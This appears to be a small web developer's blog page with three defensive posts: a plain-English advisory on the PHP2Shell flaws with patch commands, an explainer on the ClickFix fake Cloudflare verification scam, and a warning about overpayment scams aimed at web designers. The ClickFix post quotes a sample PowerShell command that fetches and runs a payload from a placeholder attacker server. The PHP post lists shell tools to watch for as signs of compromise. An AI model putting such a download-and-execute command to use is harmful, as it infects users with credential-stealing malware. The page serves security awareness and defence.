View my YOOtheme listing YOOtheme
Expert
Skip to main content
PHP2Shell: The Critical PHP Flaw - CVE-2026-109618 and CVE-2026-109619

PHP2Shell: The Critical PHP Flaw Every Website Owner Needs to Fix This Week

Yesterday I got an email from a client with the kind of news nobody in my line of work wants to see. Two critical flaws in PHP had leaked online. Attackers were already testing them. And the emergency fix was landing at 1am.

I’ve spent the time since reading every advisory I could get my hands on. This post is the plain English version. What happened, why it matters, and exactly what you need to do about it this week.

Here’s the short version. If your website runs on WordPress, WooCommerce, Joomla, Drupal or pretty much anything built with PHP, the server it sits on needs updating. Not your plugins. Not your theme. The server itself.

What actually happened

PHP is the programming language that powers a huge chunk of the web. WordPress runs on it. So do most online shops, booking systems and client portals you’ve ever used.

Back in August, security researchers at Calif and Wiz found two serious holes in PHP and reported them privately. The plan was to fix them quietly and go public on 22 October with the patch ready.

That plan fell apart on 20 October when details leaked online. The PHP team moved fast and pushed out an emergency release at 14:00 UTC on Wednesday 21 October. That’s 1am Thursday in Sydney and Melbourne, 12:30am in Adelaide, midnight in Brisbane and 10pm Wednesday in Perth.

The two flaws are tracked as CVE-2026-109618 and CVE-2026-109619. The security crowd has nicknamed them PHP2Shell. PHP’s own security team rated both Critical, 9.2 out of 10.

Why this one is a big deal

I see a lot of security alerts. Most are about one dodgy plugin or one outdated theme. This one is different, and here’s why.

  • No login needed. An attacker doesn’t need a password or an account. A single crafted request to your website can do it.
  • It hits before WordPress even loads. The flaw sits in PHP itself, so your security plugin, your maintenance mode plugin and your strong admin password don’t get a say. PHP is already compromised before any of them run.
  • It can leak secrets. One of the flaws can spill bits of the server’s memory. That can include passwords, login sessions and API keys, like the ones that connect your site to Stripe or your email service.
  • It’s been around since 2012. The vulnerable code goes back to PHP 5.4. Researchers have shown working attacks against WordPress, WooCommerce, Drupal, Joomla, Magento, Laravel, phpMyAdmin and WHMCS, all on default settings.
  • The bad guys are already on it. Cloudflare saw attack attempts hours before the fix was even released. Patchstack and watchTowr have reported attempts too. watchTowr hadn’t seen a successful one when they posted, but they expect that to change quickly.

The way I’d explain it to a client: imagine finding out every front door lock from one brand has a master key floating around the internet. It doesn’t matter how nice your door is or how many alarm stickers you’ve got on the window. You need the lock swapped.

Wiz reckons these flaws touch around 70% of all websites. Even if that number is a bit generous, it gives you a sense of the scale.

Is my website affected?

Probably, if all of these are true:

  • Your site runs on WordPress, WooCommerce or another PHP-based system
  • It’s on your own hosting (shared hosting, cPanel, a VPS, managed WordPress hosting)
  • Your host hasn’t updated PHP since 21 October

You can relax a bit if your site is on a fully hosted platform like Shopify, Wix or Squarespace. They manage their own servers, so there’s nothing for you to patch. Same goes for domains that are just parked with your registrar and don’t run a website.

How to check your PHP version

  • In WordPress: go to Tools > Site Health > Info, then open the Server section. Your PHP version is listed there.
  • In cPanel: open MultiPHP Manager. It shows the PHP version for each domain on your account.

These are the patched versions:

Your PHP branchSafe from version
8.58.5.12
8.48.4.27
8.38.3.36
8.28.2.35
8.1 and olderNo official fix. Talk to your host now.

One catch. The version number doesn’t always tell the full story. Some hosts (cPanel, CloudLinux and Plesk among them) have patched older PHP versions without changing the version number. So the only way to be sure is to get your host to confirm it in writing. Which brings me to the to-do list.

What to do this week

1. Contact your hosting provider today

If you’re on shared hosting or cPanel hosting, you can’t update PHP yourself. Your host has to do it. The good news is most of the big hosts, including SiteGround, VentraIP and Cloudloop, have already rolled out the patch. Still, reach out to your host and ask them to confirm your site is patched, just to be on the safe side.

Here’s an email you can copy and send:

Hi team,

I’m checking on the PHP2Shell vulnerabilities (CVE-2026-109618 and CVE-2026-109619) that were patched on 21 October.

Can you please confirm:

1. Has the server hosting [your domain] been updated to a patched PHP version? Which version or build is it running?
2. Have all PHP versions on the server been patched, not just the default one?
3. Were PHP services restarted after the update?

If it hasn’t been done yet, can you let me know when it will be?

Thanks,
[Your name]

Point 2 matters. Plenty of servers run several PHP versions side by side. If your site is pinned to an older version that missed the update, it’s still exposed.

2. If you can’t get it patched quickly, take the site offline

I know. Nobody wants to hear that. But a site that’s down for a day costs you a lot less than a hacked site that’s been sending spam, redirecting customers to scam pages or leaking customer details.

And a maintenance mode plugin won’t cut it here. The attack happens before WordPress loads, so the plugin never gets the chance to block anything. Taking it offline properly means a plain static holding page, or getting your host to switch PHP off for the site until it’s patched.

3. Change your passwords once you’re patched

Because one of these flaws can leak server memory, treat any passwords and keys on that server as potentially seen. Once your host confirms the patch, change:

  • Your hosting and cPanel login
  • Every WordPress admin account
  • Database and FTP or SFTP passwords
  • API keys stored in your site, like payment gateways, SMTP and email marketing tools

Do it after the patch, not before. Changing passwords on an unpatched server just gives the leak something fresh to spill.

And if any of those passwords have ever been sent to you by email (it happens a lot when a site gets handed over), this is the perfect excuse to change them anyway.

4. Look for signs someone’s already been in

You don’t need to be technical to do a basic check:

  • Any WordPress admin users you don’t recognise?
  • Any odd redirects, pop-ups or spammy pages showing up in Google?
  • Any new files in your hosting file manager you didn’t put there?
  • Any new cron jobs in cPanel?

If something looks off, don’t start deleting things. Take a full backup first, keep the logs and get someone experienced to look at it. Cleaning up a hack properly is a different job to patching.

5. Stop advertising your PHP version

Lots of servers announce their exact PHP version to anyone who asks. It’s in a hidden header that bots read all day long. It’s basically a “please try me” sign. Ask your host or developer to turn it off. There’s a quick how-to in the tech section below.

6. Cloudflare helps, but it’s not the fix

If your site sits behind Cloudflare, good. Cloudflare has pushed out firewall rules for this, and they’re available on free plans too. Some hosts running Imunify360 have done the same.

But these rules block the attacks people know about today. Attackers tweak things. A firewall is a seatbelt. Patching PHP is fixing the brakes. You want both.

For the techies

If you look after your own server, here’s the condensed version.

Fixed releases: 8.5.12, 8.4.27, 8.3.36 and 8.2.35. Everything serving web requests is in scope: PHP-FPM, Apache mod_php, php-cgi, LiteSpeed and FrankenPHP. mod_php has the highest demonstrated risk.

cPanel/WHM (EasyApache 4): update every installed ea-php version, not just the default.

dnf clean all
dnf update 'ea-php*' 'ea-apache24*'
/scripts/restartsrv_httpd
/scripts/restartsrv_apache_php_fpm
for p in /opt/cpanel/ea-php*/root/usr/bin/php; do "$p" -v | head -1; done

CloudLinux: alt-php packages under /opt/alt/ are separate from ea-php. Update both: dnf update 'alt-php*'.

Plesk: fixed EOL builds (7.4, 8.0, 8.1) keep the same version number but carry a 21 October 2026 build date. Check with php -i.

Restart, don’t reload. Running workers keep the old code in memory. mod_php needs a full Apache restart, not a graceful one. LiteSpeed users: update lsphp then kill the lsphp processes.

Don’t trust php -v alone. The CLI binary isn’t always the handler serving your site. Distro packages (Debian, Ubuntu, RHEL family) also backport fixes without bumping the version. Check the package changelog for the CVE.

Remi repo users: Remi didn’t have fixed packages on release day. Use your distro packages or build from source until it catches up.

PHP 8.1 and older: no official release. PHP published minimal source backports for 7.4, 8.0 and 8.1, and cPanel, CloudLinux, Plesk and the LTS vendors have shipped backports. Treat this as your sign to plan the upgrade to 8.3 or newer.

Interim mitigation: setting session.upload_progress.enabled = Off cuts off the main known attack path, but PHP says it isn’t the only one and watchTowr says ini changes aren’t an effective mitigation. Speed bump, not a fix.

Hide the version header: set expose_php = Off in php.ini. On shared Apache hosting you can add Header unset X-Powered-By to .htaccess. Behind Cloudflare, a response header transform rule can strip it too.

What to watch for: php-fpm, php-cgi, httpd or apache2 spawning sh, bash, curl, wget, nc, python or perl. Also new files in the web root, new cron jobs and new user accounts. Preserve logs before you clean anything.

Sources


fake cloudflare-hack image

Fake Cloudflare Verification Scam

If a website ever asks you to press the Windows key and R, paste something in, and hit Enter — stop. Close the tab. Do not finish the sequence.

You are three keystrokes away from handing a criminal every password saved in your browser, every account you are currently logged into, and quite possibly the keys to your own website.

This scam has a name: ClickFix. Most people meet it as a fake Cloudflare “Verify you are human” page. It looks convincing. It shows up on websites people already trust — including small business sites here in Australia. And it is spreading fast enough that I think every business owner running a WordPress site needs to understand both halves of it: how it infects you, and how your own website ends up serving it to your customers.

What you actually see

You land on a page — often a site you have visited before, or one you found through Google. Up comes what looks exactly like a Cloudflare challenge: the familiar box, the tick, “Verify you are human.”

You click it. Instead of passing, the page tells you verification failed and that manual verification is required. Then it gives you three steps:

  1. Press Windows + R
  2. Press Ctrl + V
  3. Press Enter

What the page does not tell you is that the moment you clicked that tick box, it silently copied a command to your clipboard. Something along the lines of powershell -c "iex(irm hxxp://[attacker-server]/payload)". Windows + R opens the Run box. Ctrl + V pastes the command in. Enter executes it.

Some versions use Windows Terminal or PowerShell instead of the Run box. Some target Mac users and point them at Terminal. Rapid7 found one campaign that offered the instructions in 31 different languages, which tells you how industrialised this has become. The disguise changes constantly — fake Google verification, fake browser update prompts, fake “your document failed to load” errors — but the ask is always the same: copy this, paste it into your operating system, press Enter.

Why three keystrokes is all it takes

Here is what makes this so effective, and why I keep banging on about it.

There is no download. No file to open. No “are you sure you want to run this?” prompt. No antivirus warning to click past. The attacker does not need a zero-day, a browser exploit, or a vulnerability in your machine. They do not need to break anything at all — because you are the exploit. You typed the command yourself, so as far as Windows is concerned, the owner of the computer asked for it.

The command pulls the real payload down and runs it in memory. What lands is usually an infostealer — Vidar, Lumma, StealC, and more recently Impure Stealer and VodkaStealer — often alongside a loader and a remote access tool like NetSupport RAT. Microsoft has documented XWorm, VenomRAT, AsyncRAT and DanaBot arriving through the same route.

Within seconds, that malware takes:

  • Every password saved in Chrome, Edge, Firefox or Brave
  • Autofill data — addresses, card details, phone numbers
  • Session cookies, which is the part most people miss. Stolen cookies let an attacker resume your already-logged-in sessions. They do not need your password and they do not need your two-factor code, because they inherit a session that already passed both.
  • Crypto wallet files and browser wallet extensions
  • Saved FTP, cPanel and SSH credentials sitting in your desktop apps
  • Anything else worth selling

Those credentials get bundled into “stealer logs” and sold. Flashpoint counted 1.8 billion stolen credentials in the first half of 2025 alone, from 5.8 million infected devices — an 800% jump on the previous six months. That is the market your saved passwords get dropped into.

This is not a fringe scam

I want to put some numbers behind this, because “be careful online” is easy to tune out.

  • ESET measured a 517% increase in ClickFix attacks in the first half of 2025, making it the second most common attack vector it saw — behind only phishing — and roughly 8% of everything it blocked. Its H1 2026 report found detections had more than doubled again.
  • Rapid7 traced a single campaign that compromised over 250 legitimate WordPress websites across 12 countries since December 2025 — and Australia is on that list. Victims included regional news outlets, local businesses, and a US Senate candidate’s official site.
  • Malwarebytes reported a separate campaign in May 2026 that hijacked more than 700 education and technology websites to serve the same fake Cloudflare page, and another in July 2026 running fake Google and Cloudflare verification pages across more than 20 domains.
  • Closer to home, the Australian Signals Directorate received more than 84,700 cybercrime reports in 2024–25 — one every six minutes — and the average self-reported cost to a small business rose to $56,600.

This is not someone in a hoodie targeting you personally. It is automated, it is at scale, and small business websites are the preferred delivery vehicle precisely because they are trusted and rarely monitored.

The rule that keeps you safe

Cloudflare does not ask you to leave your browser. Neither does Google, Microsoft, your bank, the ATO, or any legitimate website on earth.

A real Cloudflare check is a tick box, or an invisible check you never notice. It happens entirely inside the browser tab. No genuine security check has ever required you to paste a command into your operating system.

If you remember nothing else from this post, remember that. A web page giving you keyboard instructions is a web page trying to infect you.

If you already did it

If you or someone in your business already pressed Win+R and hit Enter, treat that machine as compromised. Not “probably fine because the antivirus didn’t complain” — compromised.

Disconnect it from the internet. Then, from a different, clean device — this part matters, because a password you change on an infected machine is a password you have just handed over a second time — start changing credentials in this order:

  1. Your email account, first, always. It is the password reset path to everything else.
  2. Banking and financial accounts
  3. WordPress admin, hosting and cPanel, domain registrar
  4. Everything else: social accounts, cloud storage, anything with a card on file

Then sign out of all sessions everywhere. Changing a password is not enough on its own if a stolen cookie is still valid — most major services have a “sign out of all devices” option, and you need to use it. Turn on two-factor authentication wherever it is not already on, and switch to passkeys where you can.

Get the machine looked at properly by an IT professional. For a serious infostealer infection, a full rebuild is the only honest answer. And stop saving passwords in the browser — move to a dedicated password manager.

If it is your website serving the page

This is the part business owners get blindsided by, so pay attention here.

Attackers compromise ordinary WordPress sites and inject the fake Cloudflare page into them. Your site keeps working. Your traffic keeps arriving. And your visitors get infected on your domain, thinking you did it to them.

You will probably not see it yourself. The injected script in the Rapid7 campaign checked for the wordpress_logged_in_ cookie before firing — meaning it deliberately hides from anyone logged in as an administrator. If you want to know whether your site is affected, check it in a private window, on a different device, on a different network.

Get an expert involved early

I will say this plainly: if you are not confident about what a PHP file is supposed to look like, a live malware clean-up is not the job to learn on. Missing one backdoor means it all comes back next week.

The cost of a professional clean-up is far smaller than the cost of Google blacklisting your domain, your host suspending your account, and the customers who got their bank logins stolen on your website.

Restore from a clean backup

If you have a backup from before the infection, restoring it is the fastest and cleanest fix. Restore both the files and the database — a files-only restore leaves database injections behind.

The moment it is restored, update everything and change every password. If you skip that step, whatever hole let them in is still open and you will be reinfected within hours.

When restoring is not an option

Sometimes it just is not that simple, and it is worth being honest about that:

  • You have orders, form submissions, enquiries or posts created since that backup, and rolling back means losing real business data.
  • Your backups are infected too. These attackers often sit quietly for weeks before switching on, so a “clean” backup from last month may not be clean at all.
  • You restore, and days later the fake Cloudflare page is back — which means a backdoor survived the restore, or the original entry point is still wide open.

In all three cases you clean the site rather than roll it back.

Where the malicious code hides

Most often it is in the plugin folder. Attackers drop entire fake plugin folders into wp-content/plugins/ with plausible names — something like wp-optimise-cache or seo-tools-pro — that you never installed. Compare what is on the server against the plugin list you recognise.

But it is never only there. Also check:

  • wp-content/mu-plugins/ — “must-use” plugins load automatically on every page and do not appear in your normal plugin list, which makes this a favourite hiding spot. Sucuri has documented backdoors planted here as redirect.php, index.php and custom-js-loader.php.
  • Theme files — functions.php, header.php and footer.php are common injection points.
  • wp-content/uploads/ — a .php file sitting in a folder meant for images is always wrong.
  • Core files — index.php, wp-config.php, wp-load.php, plus files named to look like core files but which are not.
  • The database — injected script tags in wp_options and wp_posts, and scheduled cron jobs that quietly reinstall the malware after you remove it.
  • New administrator accounts you do not recognise, and .htaccess redirect rules.

Never try to patch an infected plugin or theme. Delete it and reinstall a fresh copy from the official source. Same with WordPress core — reinstall it rather than repairing individual files.

Change every password, not just WordPress

Once a site is compromised, assume every credential connected to it is in someone else’s hands:

  • Every WordPress user account — not just administrators. A compromised author or subscriber account is still a way back in. While you are there, delete accounts that should not exist.
  • cPanel or your hosting control panel
  • FTP/SFTP accounts and SSH keys
  • The database password (and update wp-config.php to match)
  • Your domain registrar login
  • Any email account tied to the site
  • API keys and payment gateway keys stored inside plugins

And again — if anyone did the Win+R sequence on their own machine, none of these changes count until they are made from a clean device.

The boring habits that prevent all of this

None of this is exciting, which is exactly why it gets skipped.

Delete plugins you do not use. Deactivating is not deleting. The code still sits on your server and can still be exploited. Patchstack recorded 11,334 new vulnerabilities across the WordPress ecosystem in 2025 — up 42% on 2024 — and 91% of them were in plugins. Only six affected WordPress core. Your risk is almost entirely in the plugins and themes you have accumulated over the years.

Update on a schedule and stick to it. Patchstack found the median time from disclosure to mass exploitation for heavily targeted vulnerabilities was five hours. Turn on automatic updates for security releases, and check manually every week.

Drop abandoned plugins. Nearly half of all disclosed WordPress vulnerabilities had no fix available at the time they went public. If a plugin has not been updated in a year, replace it.

Two-factor authentication on every admin account, and keep the number of administrators as small as it can be.

Real backups — stored off the server, tested at least once so you know they actually restore, and kept long enough to reach back past a slow-burning infection.

File integrity monitoring, so something tells you when a file changes that should not have.

The one line to take away

No legitimate website will ever ask you to press Windows + R.

Not Cloudflare. Not Google. Not Microsoft. Not your bank. If a page gives you keyboard instructions, close the tab — and tell everyone else who uses that computer, because this one spreads through people, not software.

And if you are looking at your own website right now wondering whether that fake verification page is on it, get someone to check properly. Guessing costs a great deal more than asking.

Need help to fix a fake Cloudflare hack?

If your WordPress website is showing a fake Cloudflare verification page or you suspect it has been hacked. I can investigate the infection, remove the malicious code and hidden backdoors, restore a clean version where possible, and harden the site to reduce the risk of it returning.

If you need help to fix a Cloudflare hack, reach out to me and I’ll clean it up for you.

If you need a broader recovery checklist, my guide to what to do when a website is hacked or goes down explains the first checks, recovery options and steps that reduce the risk of reinfection.

Word cloud of scam related terms including fraud, forgery and deception

Web Developer Scam: How the Fake Website Job Works and How to Spot It

One morning I got what looked like a normal website enquiry. A small clothing business wanted an ecommerce site. By the second message it was obvious this was a scam, and it’s one that targets web designers and developers over and over again.

Here’s how it played out, how the scam actually works, and the red flags to watch for so you don’t get caught.

The first message

This is what landed in my inbox (their spelling and grammar, not mine):

Here is the job details, I have a small clothing business for both male and female, now am trying to expand the business and i want you to build an eCommerce website for it for advertisement. I need you to checkout this site but I need something more perfect than this if possible [link to a real clothing store]. The site would only be eCommerce, So i need you to get back to me with an estimate for the web design, The estimate should include hosting and i want the site to have not more than 15 pages since it is eCommerce. I have a private project graphic designer, he has the text content, images and the logos for the site.

It read like plenty of leads I get. A bit rough, but nothing alarming. So I replied with a time frame and a quote.

The reply that gave it away

Thanks, I’m very much satisfied with the total estimate, quite affordable. Here’s an exclusive just to show some seriousness and dedication. I am willing to pay up the sum of $1,000 as an upfront payment so that you can start making my website design. I have my credit card available for the payment. But first I want you to pay attention to this. I have been advised to take a long rest for an easy and fast recovery after my ear surgery I went through, hence the reason why I need your favor. I haven’t paid the private graphic designer that has the text content and the logo for my website, he does not have credit card facility. Regarding this fact, I will be giving you my credit card for the total of $5,300. Once the funds clears to your account $1,000 will be deducted as an upfront payment for the graphic design, $200 for yourself as tip and the remaining $4,100 will be sent to the private graphic designer that has the text content and the logo for my website.

That was it. I’d seen this exact script earlier that year. An excuse, a favour, and “I’ll pay you, but you need to pay someone else.”

How the web developer scam works

  1. A vague job with a decent budget. They point you to someone else’s website and ask for “something like this but better”.
  2. Your quote gets accepted straight away. No questions about scope, no haggling.
  3. A third party appears. Usually a “private graphic designer” or consultant who has the content and logo but can’t take card payments.
  4. They overpay you by card. Then they ask you to forward the difference to that third party by bank transfer, remittance or crypto. Often there’s a “tip” in it for you.
  5. The card is stolen. The real card holder spots the charge and disputes it. The payment gets reversed, sometimes weeks later.

By then the money you forwarded is gone and you can’t get it back. Worse, your business name is on the stolen card’s statement. To the card holder and their bank, you look like the scammer. You can also cop chargeback fees, and your payment provider may freeze or close your account.

Red flags to watch for

  • No business name, ABN, phone number or website of their own
  • A reason they can’t talk on the phone, like surgery, being hearing impaired or travelling
  • They accept your first quote without asking a single question
  • They want to pay more than your quote
  • They ask you to pay a designer, consultant or supplier on their behalf
  • They push you to act fast
  • A free email address and a message that reads like a copy and paste template

One red flag on its own might be nothing. Two or three together, walk away.

How to protect yourself

  • Never pass client money on to a third party. A real client pays their own suppliers.
  • Only take the amount on your invoice. Don’t accept overpayments, and never refund an overpayment to a different account.
  • Get on a call before quoting bigger jobs. A quick phone or video call makes most scammers disappear.
  • Check who you’re dealing with. Look up their ABN on ABN Lookup and search their business name.
  • Don’t treat “cleared” funds as safe. Card payments can be reversed well after they land in your account.

What to do if you get one of these messages

Don’t reply and don’t send anything. Report it to Scamwatch so others can be warned.

If you’ve already taken a card payment or sent money, contact your bank or payment provider straight away. You can also report it through ReportCyber. The Australian Cyber Security Centre explains how on its recognise and report scams page.

Other web designers have seen it too

This isn’t new. The same script has been doing the rounds since at least 2015, with the type of business swapped out each time. Other designers have written about it here:

Quick answers

Is it a scam if a new client wants to pay more than my quote?

Almost always, yes. Especially if they then ask you to send the extra to someone else. Real clients don’t overpay on purpose.

Why would a scammer pay me at all?

They aren’t paying you. They’re using a stolen card. The goal is to get you to send your own money to them before that payment is reversed.

What if I’ve already sent money?

Call your bank straight away and ask them to try to stop or recall the transfer. Then report it to Scamwatch and ReportCyber.

More on scams and genuine projects

Scammers keep changing their methods. My guide to the fake Cloudflare verification scam covers another threat that can affect both website owners and visitors. If you’re after a genuine online store, my ecommerce web development service explains the work I offer.

Secret Link